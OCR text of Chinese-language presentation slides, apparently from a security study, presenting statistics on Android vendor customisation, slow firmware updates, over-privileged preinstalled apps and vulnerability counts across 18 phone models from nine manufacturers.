
厂商	型号	发布日期	版本	厂商	型号	发布日期	版本
Google	Nexus S	12/2010	2.3.6	中兴	C N880	05/2011	2.2.2
	Nexus 4	11/2012	4.2		N881F	02/2013	4.0.4
三星	Galaxy S2	04/2011	2.3.4	华为	C8650+	09/2011	2.3.6
	Galaxy S3	05/2012	4.0.4		Ascend Mate	03/2013	4.1.2
HTC	Wildfire S	05/2011	2.3.5	酷派	8150	01/2012	2.3.7
	One X	05/2012	4.0.4		7295	03/2013	4.1.2
LG	Optimus P350	02/2011	2.2	联想	A65	02/2012	2.3.5
	Optimus P880	06/2012	4.0.3		K860	08/2012	4.2.1
索尼	Xperia Arc S	09/2011	2.3.4				
	Xperia SL	09/2012	4.0.4				

版本更新周期

设备	版本	安卓原生代码发布时间	厂商升级包发布时间	周期（月）
S2	2.3.6	09/2011	12/2011	3
	4.0.3	12/2011	07/2012	7
	4.1.1	07/2012	01/2013	6
	4.1.2	10/2012	04/2013	6
S3	4.1.1	07/2012	11/2012	4
	4.1.2	10/2012	04/2013	6

大约需要6个月才能完成新版本升级包的发布


厂商定制分析




* 厂商通常也会修改安卓原生应用

手机的定制程度：～70%

厂商定制分析


国外厂商
国内厂商
100%
90%
80%
70%
60%
50%
40%
30%
20%
10%
0%
83.78%
89.64%
75.65%
86.60%
40.80%
46.42%
59.50%
54.71%
三星 S3
HTC One X
LG Optimus P880
索尼 Xperia SL
中兴 N881F
华为 Mate
酷派 7295
联想 K860

过度申请权限的应用比例



平均80%的内置应用过度申请权限


手机漏洞分析

- 两种类型的漏洞
  - 隐私泄露
  - 权限泄露
- 两个维度的分析
  - 横向分析
  - 纵向分析


18款手机　　无一幸免

安卓2.x：平均有**20**个漏洞/设备
安卓4.x：平均有**19**个漏洞/设备

整体状况：漏洞的数目



旧版本的设备(2.x)
新版本的设备(4.x)
45
40
35
30
25
20
15
10
5
0
8
39
40
17
8
13
15
16
21
3
40
15
26
8
15
21
27
19
Google
三星
HTC
LG
索尼
中兴
华为
酷派
联想

漏洞数目纵向比较


45
40
35
30
25
20
15
10
5
0
8
3
39
40
40
15
17
26
8
8
13
15
15
21
16
27
21
19
Nexus S
Nexus 4
S2
S3
Wildfire
One X
Optimua P350
Optimus P880
Xperia Arc S
Xperia SL
C N880
N881F
C8650+
Ascend Mate
8150
7295
A65
K860
Google
三星
HTC
LG
索尼
中兴
华为
酷派
联想

~70%的漏洞都是由厂商定制引起的

定制所造成的漏洞的比例



有代表性的漏洞类型

漏洞类型	Google		三星		HTC		LG		索尼		中兴		华为		酷派		联想	
	Nexus S	Nexus 4	S2	S3	Wildfire S	One X	P350	P680	Xperia Arc S	Xperia SL	C N880	N881F	C8650+	Mate	8150	7295	A65	K860
后台电话	1	0	2	4	2	1	1	3	1	1	1	2	1	2	1	1	2	3
后台消息	3	2	7	7	6	3	4	4	3	3	5	2	5	2	5	2	3	4
静默安装	0	0	0	0	0	0	0	0	0	0	0	0	2	2	0	2	0	1
